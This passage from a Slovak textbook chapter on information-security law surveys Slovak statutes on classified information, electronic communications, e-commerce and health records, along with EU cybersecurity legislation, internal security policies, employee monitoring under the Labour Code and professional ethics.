zabezpečenie. Vytvára funkcie, pri ktorých výkone sa môžu oprávnené osoby oboznamovať s utajovanými skutočnosťami, zabezpečuje vykonanie bezpečnostnej previerky 1.stupňa, prípadne žiada úrad o bezpečnostné previerky vyššieho stupňa. Zabezpečuje poučenie osôb, ktoré sa majú oboznamovať s utajovanými skutočnosťami stupňa utajenia vyhradené postúpenými Slovenskej republike cudzou mocou. Medzi ďalšie jeho povinnosti patrí napr. vedenie evidencie a zoznamov oprávnených osôb a osôb, ktorým toto oprávnenie zaniklo, oznamuje úradu zmenu rozsahu oboznamovania sa s utajovanými skutočnosťami, informuje úrad o začatí plnenia úloh výskumu, vývoja, projekcie a výroby, oznamuje vopred úradu prípravu a uzatvorenie medzinárodnej zmluvy a vykonáva ďalšie opatrenia na úseku ochrany utajovaných skutočností vyplývajúce zo zákona o US.
Z pohľadu informačnej bezpečnosti môžeme povedať, že medzi najdôležitejšie povinnosti patrí povinnosť neodkladne oznamovať NBÚ neoprávnenú manipuláciu s utajovanými skutočnosťami a pokusy narušenia ochrany utajovaných skutočností a povinnosť vypracovať ročnú správu o kontrole ochrany utajovaných skutočností, v ktorej je potrebné uviesť najmä údaje o počte vykonaných kontrol, zistených nedostatkoch a prijatých opatreniach na ich nápravu.

#### *Ďalšie súvislosti týkajúce sa organizácie*

V súvislosti s ochranou utajovaných skutočností, medzi ďalšie povinnosti organizácie patria najmä povinnosti v oblasti ochrany objektov a chránených priestorov, systémových prostriedkov, technických prostriedkov a šifrovej ochrany informácií. Môžeme povedať, že všetky tieto povinnosti vyplývajú z medzinárodných štandardov IB, avšak v rámci tohto zákona sú definované špecificky pre ochranu aktív, ktorými sú utajované skutočnosti. Detailné požiadavky a popis konkrétnych opatrení je definovaný v príslušných vyhláškach NBÚ k zákonu o US.

### 12.4.3 Zákon č. 351/2011 Z. z. o elektronických komunikáciách

Zákon upravuje podmienky na poskytovanie elektronických komunikačných sietí a služieb, podmienky na používanie rádiových zariadení, reguláciu elektronických komunikácií, práva a povinnosti podnikov a užívateľov elektronických komunikačných sietí a služieb, ochranu elektronických komunikačných sietí a služieb a efektívne využívanie frekvenčného spektra a čísel.
Zahŕňa tiež paragrafy týkajúce sa ochrany súkromia a ochrany spracúvania osobných údajov v oblasti elektronických komunikácií a ochrany telekomunikačného tajomstva. Netýka sa však obsahu služieb, ktoré sa poskytujú prostredníctvom elektronických komunikačných sietí.

#### *12.4.3.1 Základné práva a povinnosti jednotlivca*

Užívateľ je osoba, ktorá používa, alebo požaduje poskytovanie verejnej služby. Za užívateľa sa považuje aj účastník a koncový užívateľ. Koncový užívateľ je osoba, ktorá používa verejnú službu, alebo požaduje jej poskytovanie a túto službu ďalej neposkytuje a ani prostredníctvom nej neposkytuje ďalšie služby. Koncovým užívateľom je spotrebiteľ, alebo v prípade rozhlasových a televíznych programov aj poslucháč a divák.
Najdôležitejšou povinnosťou pre jednotlivca z pohľadu informačnej bezpečnosti je povinnosť zachovávať telekomunikačné tajomstvo. Telekomunikačné tajomstvo je povinný zachovávať každý, kto príde s jeho predmetom do styku, či už pri poskytovaní sietí a služieb, pri používaní služieb, alebo náhodne, prípadne akýmkoľvek iným spôsobom.
Telekomunikačným tajomstvom sa rozumie:

- obsah prenášaných správ,
- súvisiace údaje komunikujúcich strán, ktorými sú telefónne číslo, obchodné meno a sídlo právnickej osoby, alebo obchodné meno a miesto podnikania fyzickej osoby (podnikateľa) alebo osobné údaje fyzickej osoby, ktorými sú meno, priezvisko, titul a adresa trvalého pobytu,
- prevádzkové údaje a
- lokalizačné údaje.

Predmetom telekomunikačného tajomstva nie sú údaje, ktoré sú zverejnené v telefónnom zozname.

#### 12.4.3.2 Základné práva a povinnosti organizácie

Zákon definuje podnik, ktorým je každá osoba, ktorá poskytuje sieť, alebo službu. Poskytovanie siete, alebo služby v oblasti elektronických komunikácií pre tretiu osobu je podnikaním. Zákon ďalej vymedzuje pôsobnosť orgánov štátnej správy v oblastiach, ktoré zákon upravuje. Orgány štátnej správy v oblasti elektronických komunikácií sú Ministerstvo dopravy, výstavby a regionálneho rozvoja SR a Telekomunikačný úrad SR.
Organizácia, resp. v zmysle definície zákona podnik, je povinný prijať zodpovedajúce technické a organizačné opatrenia na ochranu bezpečnosti svojich služieb, a ak je to nevyhnutné, aj v súčinnosti s poskytovateľom verejnej siete. Prijaté opatrenia musia zabezpečiť takú úroveň bezpečnosti služieb, ktorá je primeraná existujúcemu riziku s ohľadom na stav techniky a náklady na ich realizáciu.
Zákon pamätá aj na ochranu osobných údajov, pretože podniku dáva aj povinnosť informovať účastníka o tom, aké osobné údaje sa získavajú a spracúvajú, na základe akého právneho dôvodu, na aký účel a ako dlho sa budú spracúvať. Túto informáciu musí podnik poskytnúť najneskôr pri uzavretí zmluvy o poskytovaní verejných služieb.
Okrem tejto povinnosti sú definované aj kroky, ktoré musí podnik, ktorý poskytuje verejné služby, vykonať pri porušení ochrany osobných údajov. V takomto prípade musí podnik:

- bezodkladne oznámiť Telekomunikačnému úradu SR porušenie ochrany osobných údajov,
- bezodkladne informovať dotknutých účastníkov a užívateľov o porušení ochrany osobných údajov,
- na požiadanie úradu informovať dotknutých účastníkov a užívateľov o porušení ochrany osobných údajov, ak porušenie ochrany osobných údajov môže mať negatívny vplyv na dotknutých účastníkov a užívateľov,
- viesť zoznam prípadov porušení ochrany osobných údajov, ktorý obsahuje podstatné skutočnosti spojené s týmito porušeniami, ich následky a prijaté opatrenia na nápravu.

Špecificky sa bezpečnosťou zaoberá § 63 o Telekomunikačnom tajomstve a piata časť o „Ochrane sietí a zariadení“ (§64).

Telekomunikačné tajomstvo možno sprístupniť úradu, účastníkovi a užívateľovi, ktorého sa týka, jeho oprávneným zástupcom alebo právnym nástupcom. Samozrejme zákon pamätá aj na výnimky, ktoré sú taxatívne vymenované, a za ktorých je možné telekomunikačné tajomstvo postúpiť napr. inému orgánu štátu. Takáto výnimka musí byť spravidla odobrená súdom alebo vykonaná na príkaz súdu. Ide najmä o prípady kedy sú údaje, ktoré sú predmetom telekomunikačného tajomstva, potrebné napr. pre pátranie po nezvestných osobách a odcudzených motorových vozidlách alebo mobilných zariadeniach. Zákon aj v tomto prípade pamätá na bezpečnosť a ochranu telekomunikačného tajomstva, pretože v takomto prípade, pokiaľ podnik tieto informácie poskytuje v elektronickej forme, musí ich poskytnúť len v zašifrovanom tvare.
Zákon zároveň ošetruje a definuje základné podmienky na bezpečnosť a integritu verejných sietí a služieb. Podnik, ktorý poskytuje verejné siete alebo verejné služby, je povinný prijať zodpovedajúce technické a organizačné opatrenia na ochranu bezpečnosti svojich sietí a služieb, ktoré s ohľadom na stav techniky musia zabezpečiť úroveň bezpečnosti, ktorá je primeraná existujúcemu riziku. Opatrenia sa prijímajú najmä s cieľom predchádzať bezpečnostným incidentom a minimalizovať vplyv bezpečnostných incidentov na užívateľov a vzájomne prepojené siete. Z definície môžeme vidieť, že samotná implementácia opatrení by mala byť založená, podobne ako pri zákone o ochrane osobných údajov, na tzv. „Risk based approach“ prístupe, ktorý najskôr vyžaduje vykonanie analýzy rizík.
Okrem uvedeného prístupu by sa mali použiť aj opatrenia z oblasti zabezpečenia kontinuity podnikateľských činností, pretože zákon priamo od podniku, ktorý poskytuje verejné siete, požaduje udržiavanie integrity svojich sietí s cieľom zaručiť kontinuitu poskytovania služieb prostredníctvom týchto sietí.

Rovnako je na úrovni zákona ošetrená aj oblasť riadenia bezpečnostných incidentov, nakoľko podnik, ktorý poskytuje verejné siete alebo služby, je povinný bezodkladne informovať úrad o narušení bezpečnosti alebo integrity, ktoré mali významný vplyv na prevádzku sietí alebo služieb. Zároveň, ak ide o osobitné riziko ohrozenia bezpečnosti siete, poskytovateľ verejných služieb je povinný informovať dotknutých účastníkov o tomto riziku a možnostiach nápravy vrátane pravdepodobných nákladov potrebných na odvrátenie ohrozenia.

### 12.4.4 Zákon č. 22/2004 Z. z. o elektronickom obchode

Zákon č. 22/2004 Z. z. o elektronickom obchode (ďalej len „zákon o EO“) upravuje vzťahy medzi poskytovateľom služieb informačnej spoločnosti a ich príjemcom, ktoré vznikajú pri ich komunikácií na diaľku, počas spojenia elektronických zariadení elektronickou komunikačnou sieťou a spočívajú na elektronickom spracovaní, prenose, uchovávaní, vyhľadaní, alebo zhromažďovaní dát vrátane textu, zvuku a obrazu.

Zákon o EO tiež upravuje dohľad nad dodržiavaním zákona a medzinárodnú spoluprácu v elektronickom obchode.

#### *12.4.4.1 Základné práva a povinnosti jednotlivca*

Služby informačnej spoločnosti môže poskytovať každá fyzická osoba a právnická osoba bez povolenia, alebo registrácie. Toto sa vzťahuje aj na poskytovateľa služieb, ktorý poskytuje služby informačnej spoločnosti z členského štátu.

#### *12.4.4.2 Základné práva a povinnosti organizácie*

Poskytovateľ je povinný príjemcovi služby na elektronickom zariadení poskytnúť informácie o svojom názve, obchodnom mene a sídle, daňovom identifikačnom čísle, adrese elektronickej pošty a tel. čísle a pod. Tieto musia byť príjemcovi ľahko a trvalo prístupné. Zľavy a dary musia byť od bežnej komunikácie ľahko rozlíšiteľné a podmienky pre ich získanie musia byť prístupné, zrozumiteľné a jednoznačné. Poskytovateľ nesmie zasielať nevyžiadanú elektronickú poštu.
Ak poskytovateľ služieb uskutočňuje komerčnú komunikáciu v mene alebo na účet inej osoby, musí byť táto osoba identifikovaná. Zákon ale ďalej nerieši a nehovorí akým spôsob má byť táto identifikácia zabezpečená.
Ak poskytovateľ služieb poskytuje služby informačnej spoločnosti, nie je povinný sledovať informácie ani oprávnený vyhľadávať informácie, ktoré sa prenášajú alebo ukladajú. Ak sa však dozvie o protiprávnosti takých informácií, je povinný odstrániť ich z elektronickej komunikačnej siete alebo aspoň zamedziť k nim prístup. Súd môže nariadiť poskytovateľovi služieb ich odstránenie z elektronickej komunikačnej siete aj vtedy, ak sa poskytovateľ služieb o ich protiprávnosti nedozvedel.
Ďalšie paragrafy sa týkajú najmä:

- zmlúv uzatvorených pomocou elektronických zariadení (§ 5),
- vylúčenia zodpovednosti poskytovateľa služieb (§ 6),
- dohľadu (§ 7),
- medzinárodnej spolupráce v elektronickom obchode (§ 8).

### 12.4.5 Zákon č. 576/2004 Z. z. o zdravotnej starostlivosti

Posledným z prezentovaných zákonov je zákon č. 576/2004 Z. z. o zdravotnej starostlivosti, službách súvisiacich s poskytovaním zdravotnej starostlivosti a o zmene a doplnení niektorých zákonov (ďalej len „zákon o zdravotnej starostlivosti“ alebo „zákon o ZS“).

Tento zákon upravuje poskytovanie zdravotnej starostlivosti a služieb súvisiacich s poskytovaním zdravotnej starostlivosti, práva a povinnosti fyzických osôb a právnických osôb pri poskytovaní zdravotnej starostlivosti, postup pri úmrtí a výkon štátnej správy na úseku zdravotnej starostlivosti.

### 12.4.5.1 Základné práva a povinnosti jednotlivca

Zákon o ZS priamo nedefinuje povinnosti pre jednotlivca ako takého z pohľadu informačnej bezpečnosti ale prináša minimálne niekoľko opatrení, ktoré sa týkajú jednotlivca, resp. zdravotnej dokumentácie vedenej o konkrétnom občanovi.
Priamo §20 zákona o ZS definuje formy vedenia zdravotnej dokumentácie a zároveň zavádza aj niekoľko základných opatrení pri jej vedení. Zdravotná dokumentácia sa historicky vedie primárne v písomnej forme. Pokiaľ však poskytovateľ zdravotnej starostlivosti chce viesť zdravotnú dokumentáciu v elektronickej forme, môže, ale musí byť opatrená elektronickým podpisom. Zákon ale zároveň ustanovuje aj výnimky a obmedzenia kedy, resp. ktorý typ zdravotnej dokumentácie nemôže byť vedený elektronicky, ale len výlučne písomnou formou.
Otázkou pre právnikov podľa nás zostáva fakt, či skutočne ani takto definované typy zdravotnej dokumentácie nemôžu byť vedené elektronicky, pretože §40 Občianskeho zákonníka hovorí, že písomná forma je zachovaná vždy pokiaľ je podpísaná zaručeným elektronickým podpisom.
Ďalším podľa nás, tak trochu paradoxom, je fakt, že zákon jasne nešpecifikuje koho elektronický podpis má byť na zdravotnej dokumentácii, v prípade jej vedenia v elektronickej forme, použitý. Minimálne by malo ísť o elektronický podpis poskytovateľa zdravotnej starostlivosti, ale určite by bolo vhodné použiť aj elektronický podpis príjemcu zdravotnej starostlivosti, čiže vlastníka zdravotnej dokumentácie, ktorým by zároveň bolo potvrdené poskytnutie a prijatie deklarovanej zdravotnej starostlivosti.
Základné požiadavky na vedenie zdravotnej dokumentácie sú:

- zdravotná dokumentácia v elektronickej forme s elektronickým podpisom sa vedie na záznamovom nosiči v textovej forme, grafickej forme alebo v audiovizuálnej forme,
- zdravotnú dokumentáciu možno viesť v elektronickej forme s elektronickým podpisom, len ak:
  - bezpečnostné kópie dátových súborov sa vyhotovujú podľa štandardov zdravotníckej informatiky najmenej jedenkrát za každý pracovný deň,
  - o vytvorených záložných kópiách dátových súborov sa vedie presná evidencia a tie sa ukladajú na mieste prístupnom len osobám oprávneným vyhotovovať záložné kópie,
  - pred uplynutím doby životnosti zápisu na archívnom médiu je z archivovaných dát vyhotovená kópia a údaje zo starého nosiča sa odstránia,
  - archívne kópie sa vytvárajú najmenej jedenkrát za rok, pričom spôsob vyhotovenia archívnych kópií znemožňuje vykonať v nich dodatočné zásahy.

### 12.4.5.2 Základné práva a povinnosti organizácie

Medzi základné povinnosti organizácie, poskytovateľa zdravotnej starostlivosti, ktorý vedie zdravotnú dokumentáciu patria požiadavky ohľadom zabezpečenia a uchovávania zdravotnej dokumentácie. Zákon o ZS jasne definuje zodpovednosť, podľa ktorej za zabezpečenie zdravotnej dokumentácie zodpovedá poskytovateľ. Poskytovateľ je povinný ukladať a ochraňovať zdravotnú dokumentáciu tak, aby nedošlo k jej poškodeniu, strate, zničeniu alebo k zneužitiu. Pokiaľ chce poskytovateľ túto požiadavku naplniť, nezostáva mu nič iné len implementovať opatrenia príslušných štandardov z oblasti informačnej bezpečnosti.
Okrem základných bezpečnostných opatrení sú definované aj požiadavky na jej archiváciu. Zdravotnú dokumentáciu, ktorú vedie všeobecný lekár, uchováva poskytovateľ 20 rokov po smrti osoby. Iná zdravotná dokumentácia sa archivuje 20 rokov od posledného poskytnutia zdravotnej starostlivosti príslušnej osobe.
Poskytovateľ je zároveň povinný zabezpečiť, aby k osobitnej zdravotnej dokumentácii nemali prístup iné osoby ako ošetrujúci lekár a v nevyhnutnom rozsahu oprávnení zdravotnícki pracovníci.

## 12.5 Prehľad relevantnej legislatívy EÚ vzťahujúcej sa na riadenie IB

Legislatíva EU zlepšuje globálne podmienky pre dôveru a bezpečnosť medzi členskými krajinami. Zavedením všeobecne záväzných pravidiel vo forme zákonov vytvára prostredie pre efektívnu medzinárodnú spoluprácu v potláčaní kybernetického zločinu a súvisiacich rizík.
Medzinárodné právo upravuje autorské právo a ochranu duševného vlastníctva. Špecializovaná agentúra OSN, ktorá bola založená v roku 1970 pod názvom Svetová organizácia duševného vlastníctva (WIPO), má prispievať k ochrane duševného vlastníctva na celom svete prostredníctvom spolupráce medzi 184 členskými štátmi. Slúžia na to Parížsky zväz (Medzinárodný zväz na ochranu priemyslového vlastníctva) a Bernský zväz (Medzinárodný zväz na ochranu literárnych a umeleckých diel). Zaoberá sa tiež administratívou 23 medzinárodných zmlúv, ktoré sa zaoberajú priemyslovým vlastníctvom a autorským právom. WIPO Copyright Treaty ochraňuje počítačové programy a databázy a WIPO Performance and Phonograms Treaty chráni práva umelcov **Error! Reference source not found.**.
OSN tiež vydalo manuál pre prevenciu a kontrolu počítačového zločinu, ktorý menuje konkrétne orgány zaoberajúce sa kybernetickým právom. Ide predovšetkým o OSN, Radu Európy, Organizáciu pre hospodársku spoluprácu a rozvoj (OECD). Manuál sa zaoberá konkrétne kyberterorizmom, kybernetickou vojnou a tzv. Hi-tech hrozbami **Error! Reference source not found.**.
Elektronické zmluvné právo (e-commerce) predstavuje ďalší dôležitý dokument, ktorým je vzorový zákon pre elektronické podpisy z roku 2001, ktorý zavádza základné kritéria pre zavádzanie elektronického podpisu. Takisto Konvencia OSN vydaná v roku 2005 rieši používanie elektronických prostriedkov v medzinárodných obchodných zmluvách.
Činnosť Medzinárodnej obchodnej komory v Paríži (ICC, MOK) zahŕňa vydanie doložiek Incoterms z roku 2000, ktoré sa zaoberajú elektronickou výmenou informácií **Error! Reference source not found.**.
Dôležitým je tiež dohovor Rady Európy č. 185 o kybernetickej kriminalite zo dňa 23.11.2001, ktorý sa stal účinným 1.7.2004. Jeho hlavnou úlohou je harmonizácia niektorých základných skutkových podstát a zavedenie efektívneho režimu spolupráce medzi jednotlivými štátmi. Dohovor definuje významné pojmy ako je počítačový systém, počítačové dáta, poskytovateľ služby apod. Neskôr bol k tomuto dohovoru pripojený Dodatkový protokol zo dňa 28.1.2003, ktorý sa zaoberá šírením xenofóbneho a rasistického obsahu. Vyplnil tým medzery Dohovoru, ktorý okrem detskej pornografie problematiku škodlivého obsahu neupravuje. Upravuje tiež skutkové podstaty 9 základných trestných činov, ktoré sú rozdelené do 4 skupín. Najzávažnejšie sú trestné činy súvisiace s detskou pornografiou. Spáchanie trestného činu musí byť úmyselné, teda vylučuje nedbalosť. Dodatočné náležitosti zahŕňajú jednania spôsobujúce závažnú škodu, spáchanie činu vo vzťahu k PC systému a pod **Error! Reference source not found.**.
EU vydala množstvo smerníc a iných záväzných dokumentov, týkajúcich sa priamo či nepriamo problematiky internetových deliktov. Sú to napr.:

- Smernica Rady 91/250/EHS zo dňa 14.05.1991, o právnej ochrane počítačových programov.
- Rozhodnutí Rady 92/242/EHS zo dňa 31.03.1992, o bezpečnosti informačných systémov.
- Rámcové rozhodnutie Rady 2000/375/JHA zo dňa 29.05.2000, o boji proti detskej pornografii na Internete.
- Rámcové rozhodnutie Rady 2001/413/SVV zo dňa 28.05.2001 o potieraní podvodov a falšovania bezhotovostných platobných prostriedkov.
- Smernica Európskeho parlamentu a Rady 96/9/ES zo dňa 11.03.1996 o právnej ochrane databáz.
- Smernica Európskeho parlamentu a Rady 2000/31/ES zo dňa 08.06.2000 o elektronickom obchode.

- Smernica Európskeho parlamentu a Rady 2002/19/ES zo dňa 07.03.2002 o prístupe k sieťam elektronických komunikácií a priradeným zariadeniam a o ich vzájomnom prepojení.
- Smernica Európskeho parlamentu a Rady 2002/20/ES o oprávnení pre siete a služby.
- Smernica Európskeho parlamentu a Rady 2002/22/ES zo dňa 07.03.2002 o univerzálnej službe a právach užívateľov týkajúcich sa sietí a služieb elektronických komunikácií.
- Smernica Európskeho parlamentu a Rady 2002/58/ES zo dňa 12.07.2002 o súkromí a elektronických komunikáciách.
- Rámcové rozhodnutí Rady 2005/222/SVV zo dňa 24.02.2005 o útokoch proti informačným systémom.
- Smernica Európskeho parlamentu a Rady 2006/24/ES o uchovávaní údajov vytváraných alebo spracovávaných v súvislosti s poskytovaním verejne dostupných služieb elektronických komunikácií alebo verejných komunikačných sietí a elektronických komunikácií (autorizačná smernica).
- Spoločný postoj Rady č. 16/2009 zo dňa 16.02.2009 o zmene niektorých smerníc.

Tieto smernice sú len zlomkom všetkých dokumentov, ktoré Európska únia vydala v súvislosti s harmonizáciou štátnych legislatív v oblasti informačnej bezpečnosti a súvisiacich oblastí. [2]
Vo februári tohto roka Európska komisia zverejnila stratégiu pre oblasť kybernetickej bezpečnosti (tzv. otvorený, bezpečný a chránený kybernetický priestor), ktorej snahou je definovať spoločnú politiku členských štátov v tejto oblasti. Stratégia definuje nasledovné základné oblasti, resp. priority:

- dosahovanie odolnosti voči kybernetickým útokom,
- prudké zníženie počítačovej kriminality,
- rozvíjanie politiky a spôsobilostí kybernetickej obrany, ktoré súvisia so spoločnou bezpečnostnou a obrannou politikou,
- rozvíjanie priemyselných a technologických zdrojov na účely kybernetickej bezpečnosti,
- vytvorenie politiky súdržného medzinárodného kybernetického priestoru pre Európsku úniu a presadzovanie základných hodnôt EÚ **Error! Reference source not found.**.

Podľa **Error! Reference source not found.** komisia zároveň zverejnila aj pripravovanú smernicu o opatreniach na zabezpečenie vysokej spoločnej úrovne bezpečnosti sietí a informácií v celej Únii, ktorá je hlavným mechanizmom, vyplývajúcim z tejto stratégie. Medzi hlavné opatrenia smernice patria nasledovné:

- členský štát musí prijať národnú stratégiu bezpečnosti sietí a informácií a určiť vnútroštátny orgán príslušný pre bezpečnosť sietí a informácií, disponujúci dostatočnými finančnými a ľudskými zdrojmi, na účely predchádzania rizikám a incidentom v tejto oblasti, ich riešenia a reagovania na ne,
- vytvára sa mechanizmus spolupráce medzi členskými štátmi a Komisiou na účely vzájomného včasného varovania o rizikách a incidentoch prostredníctvom chránenej infraštruktúry, a na účely spolupráce a organizácie pravidelných hodnotení,
- prevádzkovatelia mimoriadne dôležitých infraštruktúr v niektorých špecifických odvetviach, poskytovatelia služieb informačnej spoločnosti a orgány verejnej správy musia prijať postupy riadenia rizík a podávať správy o významných bezpečnostných incidentoch.

## 12.6 Vnútorná legislatíva organizácie v oblasti riadenia IB

Ako sme už spomenuli, norma ISO 27002 poskytla vzor pre legislatívny rámec pre metodiky a štandardy informačnej bezpečnosti vo výnose MFSR č. 312/2010 Z. z. o štandardoch pre informačné systémy verejnej správy. Norma ISO 27002 hovorí o legislatívnom súlade so zákonmi, ale aj o súlade so smernicami. Aj keď sa niektoré legislatívne normy venujú nielen všeobecným náležitostiam, ale v niektorých prípadoch uvádzajú aj značné detaily, napr. v prípade vyhlášok k zákonu o elektronickom podpise (napr. obsah bezpečnostných dokumentov, režim kľúčov, náležitosti bezpečnostného plánu a pod), či v prípade vyhlášky k zákonu o ochrane osobných údajov (o rozsahu a dokumentácii bezpečnostných opatrení), nie je táto úroveň dostatočná pre účely konkrétnej organizácie, pretože každá organizácia má svoje špecifické podmienky, či už riadenia alebo prevádzky. Práve týmto špecifickým podmienkam je potrebné venovať zvýšenú pozornosť a zohľadniť ich pri tvorbe internej legislatívy organizácie (tzv. smerníc v oblasti riadenia informačnej bezpečnosti).

Medzi oblasti, ktoré by sa mali implementovať v rámci vnútorných smerníc riadenia informačnej bezpečnosti organizácie, patria najmä dobré praktiky definované v ISO 27002 a v zákone o informačných systémoch verejnej správy (ISVS). Organizácie teda nemajú povinnosť vymýšľať žiadne nové prevádzkové štandardy, ale môžu si naštudovať a osvojiť tieto všeobecné normy. Po ich prevzatí je možná úprava podľa konkrétnych požiadaviek a špecifík organizácie.

Inak povedané interné smernice by mali jednoznačne vychádzať z aktuálnej legislatívy a noriem a mali by poskytnúť primeranú úroveň detailu prispôsobenú konkrétnym podmienkam organizácie, ktorú samozrejme nemôže poskytnúť legislatíva alebo všeobecné normy. Jednotlivé smernice alebo akty riadenia by mali poskytovať dostatok informácií pre osoby, ktorým sú určené, aby tieto osoby mali jasne definované svoje práva, povinnosti, činnosti a úlohy, ktoré sa od nich v rámci organizácie očakávajú, najmä v súvislosti s informačnou bezpečnosťou.

## 12.7 Anonymita a súkromie vs. monitorovanie zamestnancov

Úspešne a efektívne riadenie IB si za určitých okolností vyžaduje monitorovanie aktivít v rámci informačných systémov, ktoré sú predmetom ochrany. Pod pojmom „aktivity“ rozumieme v prvom rade aktivity systému ako takého z pohľadu jeho efektívneho fungovania, manažmentu kapacít prevádzky a pod., ktorých vyhodnocovanie nám pomáha zabezpečiť IS najmä z pohľadu aspektu jeho dostupnosti, prípadne integrity. Nakoľko je však potrebné zabezpečiť systém aj z pohľadu zachovania dôvernosti spracovávaných, uchovávaných alebo prenášaných dát je potrebné monitorovať aj aktivity jednotlivých používateľov systému, či už interných alebo externých.

Práve pri monitorovaní týchto aktivít však prevádzkovateľ systému môže „naraziť“ na rôzne obmedzenia a práva monitorovaných osôb, vyplývajúce z legislatívneho rámca, najmä z pohľadu zachovania ich súkromia alebo prípadnej anonymity.

Právo na súkromný život a jeho ochranu je zakotvené už v Dohovore Rady Európy o ochrane ľudských práv a základných slobôd z roku 1950, v článku 7 Charty základných práv EÚ a rovnako aj v druhom oddiely Ústavy SR. Okrem týchto predpisov je možné určité formulácie ohľadom súkromia nájsť aj v Občianskom zákonníku.

Okrem práva na súkromie, by však malo byť, v súlade s článkom 22 Ústavy SR, zaručené aj listové tajomstvo, tajomstvo dopravovaných správ a iných písomností a ochrana osobných údajov. Podľa tohto článku nikto nesmie porušiť listové tajomstvo ani tajomstvo iných písomností a záznamov, či už uchovávaných v súkromí, alebo zasielaných poštou, alebo iným spôsobom. Rovnako sa zaručuje tajomstvo správ podávaných telefónom, telegrafom alebo iným podobným zariadením. Samozrejme výnimkou môžu byť prípady, ktoré ale musia byť ustanovené na úrovni zákona. Ide napr. o bezpečnosť štátu, vyšetrovanie kriminálnych činov a pod.

Toto právo sa však v súvislosti so zabezpečením informačnej bezpečnosti, resp. ochrany údajov v IS, dostáva do konfrontácie s ochranou práv zamestnávateľa a jeho podnikateľských činností, resp. v prípade verejnej správy, zákonom daných činností. Problémom, resp. bodom konfrontácie, môže byť aj fakt, že v záujme zamestnávateľa monitorovať zamestnancov často nebýva len ochrana informácií, ale napr. aj sledovanie efektivity ich pracovnej činnosti, využívanie pracovného času, využívanie zdrojov zamestnávateľa na prípadné súkromné aktivity a pod.

Môžeme povedať, že v rámci legislatívy SR, je tejto problematike najväčšia pozornosť venovaná v Zákonníku práce (zákon č. 311/2001 Z. z. Zákonník práce).

Podľa článku 11 základných zásad Zákonníka práce môže zamestnávateľ o zamestnancovi zhromažďovať len osobné údaje súvisiace s kvalifikáciou a profesionálnymi skúsenosťami zamestnanca a údaje, ktoré môžu byť významné z hľadiska práce, ktorú zamestnanec má vykonávať, vykonáva alebo vykonával.

Konkrétnejšie sa problematike súkromia na pracovisku v súvislosti s monitorovaním zamestnancov venuje §13 Zákonníka práce, ktorý okrem iného hovorí:

„*Zamestnávateľ nesmie bez vážnych dôvodov spočívajúcich v osobitnej povahe činností zamestnávateľa narúšať súkromie zamestnanca na pracovisku a v spoločných priestoroch zamestnávateľa tým, že ho monitoruje, vykonáva záznam telefonických hovorov uskutočňovaných technickými pracovnými zariadeniami zamestnávateľa a kontroluje elektronickú poštu odoslanú z pracovnej elektronickej adresy a doručenú na túto adresu bez toho, aby ho na to vopred upozornil. Ak zamestnávateľ zavádza kontrolný mechanizmus, je povinný prerokovať so zástupcami zamestnancov rozsah kontroly, spôsob jej uskutočnenia, ako aj dobu jej trvania a informovať zamestnancov o rozsahu kontroly, spôsobe jej uskutočnenia, ako aj o dobe jej trvania.*“
Pokiaľ by sme sa pozreli na uvedenú definíciu podrobnejšie určite by sme si všimli minimálne dve zásadné skutočnosti. Tou prvou je, že zamestnávateľ musí mať vážny dôvod narúšať súkromie zamestnanca. Druhou je fakt, že zamestnávateľ by mal zamestnancov informovať o rozsahu kontroly, spôsobe jej uskutočnenia, ako aj o dobe jej trvania.

Nanešťastie zákon nešpecifikuje čo sú to vážne dôvody a ani neuvádza žiadne príklady, čo presne by sa mohlo považovať za vážny dôvod, ktorý by oprávňoval zamestnávateľa k uvedeným činnostiam monitorovania a narúšania súkromia. Máme za to, že monitorovanie z pohľadu bezpečnosti, t.j. zachovania dôvernosti, integrity a dostupnosti informačných aktív zamestnávateľa môže byť považované za vážny dôvod v zmysle vyššie uvedenej definície zákona.

Nemalo by sa však zabúdať na informovanie zamestnancov o tom, že takéto kontroly sú na pracovisku realizované. Zároveň by mal byť rozsah a spôsob týchto kontrol primeraný účelu a nemal by narúšať súkromie zamestnanca viac ako je pre daný účel nevyhnutné. Všetky použité kontrolné a monitorovacie opatrenia by nemali zasahovať do súkromia zamestnanca, t.j. mali by sa používať nástroje a postupy, ktoré napr. sledujú prítomnosť vírusov alebo iného škodlivého softvéru, alebo zaznamenávajú aktivity v systéme, ale ktoré nevykonávajú, z pohľadu ochrany súkromia, nežiaducu analýzu obsahu e-mailovej komunikácie, obsahu prezeraných stránok na internete, neodpočúvajú telefonickú alebo IP komunikáciu a pod. Inak povedané mali by sa zaznamenávať len údaje typu dĺžka hovoru alebo prístupu, číslo volaného alebo ID osoby v prípade chatu, dátum a hodina začiatku a konca udalosti a pod. Zamestnávateľ by sa mal vyvarovať neprimeraným zásahom do súkromia, ktorým môže byť napr. sledovanie obrazovky zamestnanca, monitorovanie stlačených kláves (tzv. „keylogger“) sledovanie obsahu súkromných e-mailov, odpočúvanie komunikácie a pod.

Samozrejmosťou Zákonníka práce je okrem iného aj právo zamestnanca, ktorý sa domnieva, že jeho súkromie na pracovisku alebo v spoločných priestoroch bolo narušené, domáhať sa právnej ochrany na súde.

## 12.8 Etika a morálny kódex

Kde končí zákon, nastupuje etika a morálny kódex. Aj týmito slovami by sa dal charakterizovať význam slov etika a morálny kódex, najmä vzhľadom na skutočnosť, že zákony a právne predpisy nedokážu, a ani nemôžu definovať všetky potrebné detaily a konkrétne kroky alebo postupy. V určitých špecifických prípadoch je preto potrebné definovať určité zásady „rozumného“ správania sa, tzv. morálne kódexy. Definovanie týchto zásad môže, v niektorých prípadoch, slúžiť aj na zvýšenie profesionálneho renomé a dôveryhodnosti v konkrétnu organizáciu alebo spoločnosť, resp. ľudí, ktorí sú jej súčasťou. Definovanie a samozrejme aj riadenie sa príslušnými etickými a profesionálnymi kódexmi môžeme vidieť najmä pri organizáciách zaoberajúcimi sa oblasťou riadenia, bezpečnosti a kontroly informačných systémov a technológií (napr. medzinárodná organizácia ISACA - Information Systems Audit and Control Association).

